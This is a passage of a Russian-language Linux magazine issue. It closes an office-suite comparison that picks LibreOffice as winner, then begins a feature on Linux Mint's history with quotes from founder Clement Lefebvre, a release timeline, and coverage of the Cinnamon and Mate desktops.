- SoftMaker Office ★★★★★

» Если вам нужно сотрудничество, выбирайте *Google Docs*.

# Помощь и поддержка

Где искать ответы?

В большинстве своем офисные комплекты являются, вероятно, одними из простейших приложений для начинающих. Однако приложения вроде редакторов электронных таблиц настолько обширны, что для эффективного их использования вам понадобится весьма подробная документация.

*LibreOffice* снабжен весьма подробным руководством пользователя по всем компонентам, в каждом приложении и отдельно, в виде загружаемых файлов PDF. Что касается поддержки, то помимо обычных способов – списков рассылки, форумов, канала IRC и Wiki – проект также предлагает сайт вопросов и ответов под названием AskLibO.

Будучи коммерческим предложением, *SoftMaker Office* имеет впечатляющую до-

кументацию, и предлагает бесплатную техподдержку всем своим пользователям. Уникальная функция его сайта поддержки – раздел *Tips & Tricks* [Советы и Хитрости], где вы найдете полезные советы по более эффективному использованию различных компонентов.

Хотя у *Google Docs* нет опции голосовой поддержки, документация по поддержке очень тщательно организована и поможет быстро справиться с любой проблемой.

В противоположность этому, документация и поддержка *Calligra Suite* не особо обширны. Большая часть документации создается сообществом пользователей в Wiki, но некоторые приложения, например, *Krita* и *Kexi*, снабжены подробными руководствами пользователя и справочниками.

Аналогично, качество документации для приложений в составе *Gnome Office* тоже разнится. Зрелые компоненты, вроде *AbiWord* и *Gnumeric*, имеют официальные каналы поддержки, а документация более новых компонентов на активной стадии разработки, например, *Ease*, мизерна.



Можете скачать документацию *LibreOffice* в печатной форме или в PDF.

**Вердикт**

- Google Docs ★★★★★
- LibreOffice ★★★★★
- SoftMaker Office ★★★★★
- Calligra Suite ★★★★★
- Gnome Office ★★★★★

» В плане документации у *LibreOffice* просто нет соперников.

# Офисные комплекты Вердикт

**П**одобно большинству приложений, ни один офисный комплект не в силах удовлетворить всем критериям. С точки зрения количества имеющихся приложений победителем выйдет *Calligra Office*.


Независимый офисный комплект *Calligra* – самый юный участник Сравнения, но за ним стоит опытная команда разработчиков, знающих, что они делают. Основная проблема *Calligra* – слишком тесная привязка к открытому формату документа. Пусть это звучит неловко в журнале о Linux, но в реальном мире правят проприетарные форматы.

Как ни странно, спасает *Calligra* то, что новые версии *Microsoft Office* теперь поддерживают форматы Open Document. И если ваше положение позволяет вам диктовать условия и обязать всех сдавать документы в открытых форматах, то *Calligra* – отличный выбор для вас. Помимо основного настольного комплекта, есть

еще и мобильная версия – *Calligra Active*. Версия для Android пока в работе. Однако в *Calligra* явно не хватает возможности сотрудничества нескольких людей над одним документом. Если такое сотрудничество является для вас ключевым моментом, стоит серьезно рассмотреть переход на *Google Docs*.

Помните, что онлайн-офисному комплекту не хватает многих продвинутых функций оффлайн-комплектов. Но зато доступ к нему можно получить с любого устройства, располагающего выходом в Интернет.

Единственный оффлайн-офисный редактор, допускающий сотрудничество пользователей – *AbiWord*. Это весьма зрелый и мощный текстовый редактор, и он подойдет большинству пользователей, если только им не вздумается поработать с документами с клипартом и другими элементами, имеющимися в последних релизах *Microsoft Word*.



» Не без причины большинство дистрибутивов рабочего стола включают *LibreOffice*, несмотря на его размер.

Вы сократите свои расходы, если выберете *AbiWord* для редактирования текста, *Gnumeric* для работы с электронными таблицами и *Google Docs* для презентаций. Если вы наткнетесь на документ, который не по зубам *AbiWord*, можете загрузить его в *Google Docs*, а затем скачать в формате ODF. Для *SoftMaker*, чей единственный козырь – совместимость с *Microsoft Office*, остается не так уж много места.

По традиции, мы должны выбрать победителя Сравнения, и им станет *LibreOffice*. Кроме функции сотрудничества, он превосходит практически во всем.

**«Кроме функции сотрудничества, LibreOffice превосходит во всем.»**

**I LibreOffice 3.6.3** ★★★★★  
 Сайт: [www.libreoffice.org](http://www.libreoffice.org)  
 » Зрелый и выдающийся офисный комплект.

**IV Google Docs** ★★★★★  
 Сайт: <http://docs.google.com>  
 » Лучший для сотрудничества и общего доступа к документам.

**II Calligra Suite 2.5.3** ★★★★★  
 Сайт: [www.calligra.org](http://www.calligra.org)  
 » Единственный серьезный конкурент *LibreOffice*.

**V SoftMaker Office 2012** ★★★★★  
 Сайт: [http://www.softmaker.com/english/ofl\\_en.htm](http://www.softmaker.com/english/ofl_en.htm)  
 » Мало что предлагает сверх поддержки форматов Microsoft.

**III Gnome Office** ★★★★★  
 Сайт: <https://live.gnome.org/GnomeOffice>  
 » Имеет превосходные редакторы текста и электронных таблиц.

**Обратная связь**  
 Вы согласны с нашей оценкой офисных комплектов? Пришлите нам свое мнение на адрес [lx.f.letters@futurenet.co.uk](mailto:lx.f.letters@futurenet.co.uk).

## Рассмотрите также...

Если ни одно из наших решений вам не подходит, стоит обратить внимание на комплект *Apache OpenOffice*, который снова возвращается под патронажем Apache Foundation. Текущий релиз более или менее эквивалентен релизу *LibreOffice 3.4*.

Другая альтернатива – *ThinkFree Office*. Он популярен у пользователей Android, но его последний стабильный релиз для Linux вышел в 2010 году.

Если вам нужен комплект под GPL, единственной возможностью будет легковесный *Siag Office*. Но у этого последний релиз был вообще в 2006 году. Кому нужен онлайн-сервис, есть парочка других – проприетарный *Zoho Office Suite* и сам себе хозяин с открытым кодом, *Tiki*. Если вам важна совместимость с *Microsoft Office* и вы не против немного раскошелиться, обратите внимание

на сходный с *Microsoft Office* проприетарный комплект *Yozo Office 2012*.

Ну, а если ваши вкусы и неприязнательны, просто добавьте модули расширения в программу для работы с текстом по умолчанию в Gnome, *Gedit*, чтобы сделать его более удобным. Подобным же образом можно расширить и программу для работы с текстом KDE, *Kate*. **LXF**

# Могучий Mint

Linux Mint — один из самых потрясающих дистрибутивов. Дэвид Хэйвард беседует с отцом-основателем Mint Клеманом Лефевром о его взлете к вершинам.



**Ч**ем же Linux Mint столь прекрасен? Это само по себе вопрос сложный. В конце концов, почему мы вообще используем Linux? Это один из тех вопросов, ответить на которые можно только с точки зрения индивидуального подхода к работе с самой операционной системой.

Для многих Linux Mint является последним оплотом некоммерциализированного Linux, средой, которая позволяет по-прежнему на-


слаждаться прелестями работы с настольным ПК, не поддаваясь планшетизации всего мира. Для

**«Linux Mint стал большим, чем очередной дистрибутив Linux.»**

других Mint стал наилучшим образчиком настольного Linux: быстрым, простым, приятным для глаз

и продуктивным. Остальные считают Mint идеальным рабочим столом для беглецов с Windows или тех, кто впервые пробует Linux и кому нужна операционная система, которая заработает сразу и воспроизведет любое количество мультимедиа-файлов из множества разнообразных источников. Какой бы ни была причина, Linux Mint явно стал большим, чем просто очередной дистрибутив Linux, и его популярность обусловлена появлением собственного стиля и удобством.


## Хронология Mint АВГУСТ 2006



### MINT 1 (ADA)

Основанная на Kubuntu Dapper Drake и имеющая собственный инсталлятор, Ada стала началом масштабных замыслов. Она никогда не отличалась особой стабильностью, но идеи, обусловившие величие Mint, здесь уже присутствовали.

## НОЯБРЬ 2006



### MINT 2 (BARBARA)

Основанная на Ubuntu Edgy и получившая новую, улучшенную программу установки *Ubiquity*, Barbara обозначила момент, когда проект начал получать дивиденды от участия сообщества пользователей.

# Как это начиналось

А все началось с обзора...

Удивительно, что изначально Mint был чем-то вроде иллюстрации к обзорам, которые его автор, Клеман Лефевр [Clement Lefebvre], помещал онлайн. Он объясняет: «Тогда я писал для [LinuxForums.org](http://LinuxForums.org), и как-то решил попробовать запустить собственный сайт, вот и создал [LinuxMint.com](http://LinuxMint.com). Версия 1.0 (дистрибутива) была просто экспериментом, чтобы посмотреть, как реализовать некоторые идеи, о которых я писал в своих обзорах. Меня удивило, что люди стали больше интересоваться именно им, а не моими статьями».


Спустя некоторое время Клем начал осознавать, что нужно людям, и понимать, как надо создавать дистрибутив самостоятельно. Потом Клем стал размещать еще больше статей и руководств. Он видел инновации своего времени и улучшал их, добавляя собственные идеи.

«С версии 2 у [LinuxMint.com](http://LinuxMint.com) уже была своя аудитория, которая вообще не интересовалась статьями, а только ждала новых релизов, – говорит Клем. – Bianca (2.2) стала первым релизом, вознамерившимся создать новый дистрибутив Linux и составить конкуренцию самым лучшим».

Linux Mint разрабатывался в момент, когда был подведен итог стандартному рабочему столу ОС и появился новый рабочий стол. Windows XP подавала признаки устарения уже в 2006 году, спустя всего пять лет жизни. Она была испещрена брешами в системе безопасности, и ее недостаток системных ресурсов становился явным, даже несмотря на выход второго сервисного пакета.

Windows Vista появилась в начале 2007 года и стала последним гвоздем в крышке гроба для многих разочарованных пользователей Microsoft. Обзаводиться операционной системой, отлично работающей на ничтожно малом количестве компьютеров, было смешно. Системные требования к полному набору функций Vista охватывали примерно 5% компьютеров, и пользователи отказывались от Windows пачками.

Linux Mint пришелся весьма кстати, привлекая беглецов с Vista уже имеющейся в пакетах 3D-средой *Compiz*, а также медиа-кодеками и симпатичными визуальными эффектами. Давние пользователи Linux увидели рабочий стол, объединивший



➤ Становление Mint как настоящего дистрибутива Linux началось с релиза 2.2 (Bianca).

в себе все необходимое, без мороки с установкой пакетов, горестей зависимостей и устаревших центров управления. Однако самым значимым впечатлением, которое произвел Linux Mint, было то, что он прислушивается к своему сообществу.

## Отвечать потребностям

Команда Mint принимала к сведению все, что было сказано, и с религиозным рвением изучала форумы Mint и предложения. Они приняли помощь сообщества и улучшили свой продукт, основываясь на обратной связи с теми, кто использовал его множеством способов, как это по силам только широкой общественности.

Можно ли представить Стива Балмера [Steve Ballmer] или Тима Кука [Tim Cook] [Стив Балмер – генеральный директор корпорации Майкрософт, Тим Кук – генеральный директор Apple, – прим. пер.], изменяющих свои системы на основании об-

ратной связи с пользователями? Энергичное сообщество Linux знает, чего оно хочет, но даже разработчики более популярных дистрибутивов того времени, например, Canonical и Novell OpenSUSE, были упорными и отказывались делать улучшения на основании откликов своих пользователей.

Именно это и послужило неколебимо прочным фундаментом для построения Linux Mint. Его способность слушать, учиться и развиваться, учитывая потребности пользователей, создала опыт, позитивно отразившийся на всех установивших Mint. Фактически, значительная доля тех, кто расстался с предыдущими операционными системами, осталась верна Linux Mint, и даже сейчас поет хвалу тому, что заслужило звание «их» операционной системы. Одно дело – убедить пользователя установить и использовать продукт, и совсем другое – когда этот пользователь с удовольствием продолжает применять тот же продукт спустя шесть лет.

ДЕКАБРЬ 2006



## MINT 2.1 (BEA)

2.1 стал той версией, которая увидела взлет числа пользователей. Она обзавелась новой внешностью, отказавшись от вида, позаимствованного из Ubuntu Edgy Eft (6.10).

ФЕВРАЛЬ 2007



## MINT 2.2 (BIANCA)

В феврале 2007 появился первый релиз с MintDisk, MintConfig и Mint-Menu – был создан тот дружелюбный к пользователю дистрибутив, который мы знаем сегодня.

# Mint: новый Ubuntu?

Общее происхождение, но разные пути.

**К**лем знал, что делает, выбирая Ubuntu за основу для Mint. Он говорит: «Мы выбрали Ubuntu благодаря его базе пакетов. Он был превосходен как дистрибутив, на нем было легко создавать новое, у него был четкий цикл... здесь просто не было вопросов, это была лучшая база из имеющихся, и уж если мне надо было основывать свою работу на уже существующей базе пакетов, это должен был быть Ubuntu. Другие дистрибутивы были быстрее, привлекательнее, или разрешали установку разных версий одного и того же ПО, но с общей точки зрения, Ubuntu был, безусловно, лучшим дистрибутивом». Однако в последующие годы пути Ubuntu и Mint начали расходиться.

Ubuntu, несмотря на всю свою риторику о «Linux для Человека», решил перейти на радикальную на тот момент среду рабочего стола. Мы, конечно,

имеем в виду пресловутую Unity; удивительно, какую неистовую злобу может вызвать визуальная интерпретация нескольких строк кода. В сообществе, которое терпимо относится к любой эксцентричности, Unity вызывает такую же ненависть, как релизы от Microsoft. Другие предложения от Ubuntu и имеющие к нему отношение: Kubuntu, Xubuntu, и т.п., сохранили свою тему, и в результате смогли удержать своих поклонников, но общее направление Ubuntu и его полное и вопиющее пренебрежение мнением пользователей вынудили ряд бывлых приверженцев дезертировать с корабля.

Многие из беглецов с Ubuntu утешились с Linux Mint, который на тот момент работал на классическом рабочем столе Gnome 2; но мир менялся, и команда разработки Gnome свернула в одну сторону, а Ubuntu – в другую. Mint, ока-

завшись между молотом и наковальней, должен был либо принять форму только что вышедшего Gnome 3, рабочего стола, вызвавшего почти столько же разногласий, как и Unity, или реализованной Ubuntu Unity. Но вместо этого он выбрал эклектичную смесь рабочих столов, из которых пользователь выбирает то, что ему нужно, при установке.

«За последние два года многие перешли с Ubuntu на Linux Mint. Если верить нашей обратной связи, основные причины были связаны с рабочим столом, – говорит Клем. – Canonical – отличная компания, у них есть талантливые разработчики, сильное руководство и четкое видение направления, куда они хотят двигаться. Я уверен, что они изучили разные рынки, и их план переключиться на другую аудиторию, безусловно, имеет смысл. Хотим ли мы следовать за ними в направлении сенсорных интерфейсов, облачных технологий и мобильной среды рабочего стола? Нет. Есть ли для них смысл двигаться в этом направлении? Возможно».

## Общие корни

Глядя на предыдущие релизы Mint – начиная с Linux Mint 12: Lisa, основанном на Ubuntu Oneiric, до Mint номер 13 – Maya, на базе Precise Pangolin, мы видим дистрибутив Linux, предлагающий равно и продвинутое, и обычным пользователям среду рабочего стола, которая выглядит и производит ощущение классики рабочего стола, без коммерциализации или однотипного брендинга, ставших нормой. В частности, мы можем наслаждаться прелестями Mate и Cinnamon, которые считаются рабочими столами настоящих линуксоидов.

Но в конце концов, после сравнения рабочих столов, мы остаемся с составом программ и простотой использования операционной системы. В обоих случаях программы похожи, поскольку и у Mint, и у Ubuntu одни и те же источники пакетов. Очевидная разница – это разработанные Mint особые дополнения и инновации, которые соединяются с целым пакетом операционной системы и способствуют лучшей работе с ней.

«Я не люблю сравнивать Linux Mint с другими дистрибутивами, особенно как конкурента,



➤ Mate произвел на нас теплое впечатление: умный внутри, приятный снаружи.

## Хронология Mint


МАЙ 2007

СЕНТЯБРЬ 2007



### MINT 3 (CASSANDRA)

Основанная на Bianca и такая же симпатичная. «Элегантная», «удобная» и «волшебная» – именно такими словами описывали пользователи версию Cassandra.



### MINT 3.1 (CELENA)

Родившись в сентябре 2007, она стала первой из версий, которые использовали черный экран с зелеными украшениями.

а особенно с Ubuntu, – говорит Клем. – Это не просто еще один дистрибутив, это также родительский компонент, используемый в половине наших релизов.


Я наслушался, что Linux Mint называют “правильным Ubuntu”, или “тем, чем должен быть Ubuntu”. Хотя меня радует, что людям нравится наш продукт, нашей целью никогда не было “исправление” Ubuntu или создание “лучшего” Ubuntu. Linux Mint – совершенно другой проект, с собственными целями, собственным направлением и собственным представлением о том, каким ему быть. Используйте ли вы Mint на базе Debian, или на базе Ubuntu, а завтра – на базе RPM, или Mint с собственной базой, он всегда будет выглядеть и работать, как Mint».

## Дизайн рабочего стола

Касается ли спор Mint с Ubuntu исключительно внешнего вида и работы рабочего стола? Для многих, ответ – да; однако для многолетних пользователей Linux это не столь однозначно. Во-первых, здесь есть политический аспект: сообщество Linux последние годы хмурило свои коллективные брови на выбор Canonical и Ubuntu. С выходом Ubuntu 12.10 сообщество наконец-то закатало рукава и начало готовиться к битве со множеством проблем, относящихся к функциям вроде линз шопинга Amazon, которые передают данные незащищенным серверам; к размножающимся средам для планшетников; к отсутствию возможности индивидуальной настройки операционной системы;

## «Сообщество закатало рукава и начало готовиться к битве.»

к увеличивающейся потребности в более мощных компьютерах всего лишь для обеспечения работы базового уровня ОС; к внезапному появлению страниц «сколько вы готовы заплатить за Ubuntu» добровольных (пока) пожертвований; и ко всеохватывающему чувству, что интерес Valve к Linux,



► Постоянные рабочие области в Cinnamon позволяют организовать свою среду.

в виде клиента Steam с закрытым кодом для Linux, может поглотить ту свободу, на которой строится Linux и открытый код.

«Я думаю, [рекламная связка с Amazon в Ubuntu] весьма неуклюжа и лишена элегантности, – говорит Клем. – С другой стороны, мы вот по умолчанию не грузим Google, так что они – не единственные, кто создает источники дохода и пытаются добиться выживаемости своего дистрибутива в долгосрочном будущем. Я понятия не имею, каковы их расходы на разработку и сколько им дает эта реклама Amazon. Разработчикам надо платить, а пользователи терпеть не могут, когда их делают своего рода заложниками, так что важно изыскать средства, но не менее важно не оскорбить чувства пользователей». Да, средства от рекламы и пожертвования сообщества стали финансовыми

вливаниями в проекты Linux Mint, но их никогда не вливали пользователям в глотку.

И коммерческий аспект любой рекламы никогда не сказывался на работе самой операционной системы.

Mint удалось также избежать использования планшетобразных рабочих столов, которые с такой готовностью восприняли его собратья. Мы полагаем, что со временем Mint предложит подобные элементы, но в целом это – операционная система для настольного ПК, которая – что приятно удивляет – отлично для пользователей такого подходит.

В порядке финального аргумента можно сказать, что последняя версия Linux Mint может работать на винтажном двудерном ноутбуке со слегка надставленным ОЗУ ничуть не менее эффективно, чем она работает на нереально дорогом Core i7 с залежами праздных гигабайт.


ОКТАБРЬ 2007



### MINT 4 (DARYNA)

Первый Mint, где появился MintUpdate, новый способ автоматического получения обновлений.

ИЮНЬ 2008



### MINT 5 (ELYSSA)

Первый Mint с долгосрочной поддержкой. Был отмечен первым появлением ASCII-пингвина в приложении терминала.

# Один дистрибутив, два рабочих стола

## Рождение Cinnamon и Mate.

Linux Mint 13 стал первым релизом Mint, где рабочим столом по умолчанию был не Gnome; он давал пользователям на выбор версии, основанные на Mate и Cinnamon. Mate очень быстро стал любимцем пользователей, и его воспринимают как истинного продолжателя Gnome 2; чему способствует тот факт, что это непосредственное ответвление Gnome 2, но тем, кто считает Gnome 2 последним хорошим рабочим

качнулся в сторону функциональности. По словам Клема, «Mate именно “является” новым Gnome 2. Как бы вы на него ни смотрели, Gnome 2 был “переименован”, и его новое имя – Mate. Вы не сможете найти другой проект, столь же активный, как Mate, который подхватил эстафету как раз в той точке, где остановился Gnome 2. В версии 1.4 Mate превзошел Gnome 2; он исправил ошибки, годами отравлявшие Gnome, и добавил новые функции».

это видение расширилось до управления файлами и работы с рабочим столом с добавлением Nemo».

### Корица на булочке

Cinnamon [англ. корица] начинался как ответвление оболочки Gnome 3.2.1, и включал ранее разработанные функции для MGSE. Он создавался, чтобы быть инновационным, и привнести свежую струю, и удовлетворить большинство пользователей Linux. Cinnamon распахнул объятия для тех, кто не был очарован новшествами и продолжал верить в то, что традиционный рабочий стол далеко не отжил свое. Как гласит лозунг Cinnamon: «Любите свой Linux, будьте в нем как дома, делайте свое дело! [Love your Linux, feel at home, get things done!]» Этот лозунг ясно отражает радикальные перемены, произошедшие за последние несколько лет, и многие пользователи признают, что по ощущениям Cinnamon очень похож на Gnome 2.x, но с более современным подходом. Теперь пользователи могут выключать и перезагружать свой компьютер без всех этих заморочек, имевших место в Gnome 3, тем не менее наслаждаясь всем хорошим, что было в Gnome 3.

Cinnamon также включил возврат к индивидуальной настройке рабочего стола, тому, что было возможно в подобиях Gnome 3, но не было столь легким и приятным, как хотелось бы. Возможность перемещать панель меню по всему экрану, настраивать эффекты рабочего стола, добавлять темы, апплеты и расширения была крайне легкой; индивидуальная настройка снова вернулась в меню, и пользователям это понравилось.

Как и в Mate, всякие мелочи периодически всплывают то у одного, то у другого пользователя; но Cinnamon пока что юн, и вместо создания эдакого Франкенштейна из разных частей Gnome 3 или Unity представляет собой отважный новый мир. «Не думаю, что какой-то один из рабочих столов станет главным, – говорит Клем. – У Cinnamon определенно есть множество поклонников, и то же самое можно сказать о Mate. Мы любим оба рабочих стола. Mate – продолжение того, на чем создан Mint. Это рабочий стол, который мы год за годом использовали, чтобы расширить опыт


## «Избранное Gnome направление отразилось на разработке Mint.»

столом, оно предлагает разумную возможность возврата к функциональности и порядку.

Появившийся в Mint 12, Mate был быстр и отзывчив, и в сочетании со спокойной цветовой палитрой Mint, его темами, шрифтами и украшениями окон получился полноценный рабочий стол, не требовавший заново учиться поиску простейших приложений. Возможно, на тот момент Mate и не был особо популярен, но со временем маятник


компромисс. Как следствие, избранное Gnome направление сильно отразилось на разработке Mint, поэтому ответвление и создание проекта Cinnamon привело к появлению лучше разработанного и более приемлемого рабочего стола. «Cinnamon в первую очередь разрабатывался для и силами Linux Mint, – говорит Клем. – Мы проверяем его работу со всеми дистрибутивами, но это – реализация нашего видения рабочего стола. В Cinnamon 1.6

## Анатомия Экро



При наведении курсора мыши на Hot Corner появляется отображение Экро. Отсюда вы можете переключаться на свои рабочие области. Щелкните по текстовому полю, чтобы дать имя рабочей области – это для тех, кто любит порядок. Вы начинаете с двух рабочих областей, или виртуальных рабочих столов (называйте их, как хотите). Чтобы добавить еще, просто щелкните по кнопке «+» справа на экране, и вы добавите в свой коктейль еще одну рабочую область.


## Хронология Mint ДЕКАБРЬ 2008



### MINT 6 (FELICIA)

Mint 6 отметил первое появление *Mint Nanny*, небольшого графического приложения, позволяющего родителям легко блокировать сомнительные сайты. А еще здесь появился переписанный GUI для менеджера обновлений.

## МАЙ 2009



### MINT 7 (GLORIA)

Кроме имени, полученного в честь песни Ван Моррисона [Van Morrison], Gloria предложила забавную команду **rtfm** (на самом деле это была просто ссылка на команду **man**). Брань вовсе не признак ума или взрослости, детки.




## Анатомия Cinnamon

### Hot Corner [Горячий угол]

Наведите мышь вверх влево, чтобы активировать Hot Corner и увидите свои рабочие области и рабочие столы, включенные в вид Экр. Плюс к тому, если у вас несколько мониторов, можете наслаждаться дальнейшими оптимизациями Экр и его мощными графическими функциями.

### Super Menu

С помощью SuperKey или просто по щелчку, выведите стильное меню Cinnamon, со встроенным поиском, категориями, дополнительными быстрыми ссылками, функциями быстрого доступа и настраиваемой прозрачностью.



### Window quick list [Быстрый список окон]

Новый апплет, который выводит список всех ваших приложений на всех ваших рабочих столах. Отслеживает работу всех открытых окон проще, чем когда бы то ни было.

### Апплеты

Украсьте свою работу в Cinnamon с помощью апплетов и расширений, которые, похоже, неиссякаемы. Все они устанавливаются и легко добавляются через Cinnamon Settings, просто при отметке тех, которые вам нужны.

пользователя, именно для этого и были созданы MintMenu, MintDesktop. Нет ничего более зрелого, чем Mate, и для нас он исключительно важен. Зато Cinnamon – наша собственная реализация рабочего стола, и на этой территории мы можем воплотить любую идею, любую концепцию, причем с применением самой новой и захватывающей технологии».

## Тут пришел Muffin

«Мы ответили части Gnome 3, потому что не могли использовать их как есть (они не делали того, что нам было нужно) и потому что разработчики Gnome не испытывали интереса к реализации нужного нам. Вот пример: рабочий стол Linux Mint с 2006 года имеет нижнюю панель. Gnome 3 имеет верхнюю панель. Мало того, что положение этой

панели нельзя изменить, она еще и располагается сверху «в соответствии с дизайном». Gnome 3 временно был «изменен» и «хакнут» с помощью подборки «расширений», но когда пришло время создать нечто солидное и функциональное, расширения Gnome 3 оказались неподходящим решением. Так Shell превратилась в Cinnamon, а потом менеджер окон превратился в Muffin».

НОЯБРЬ 2009



### MINT 8 (HELENA)

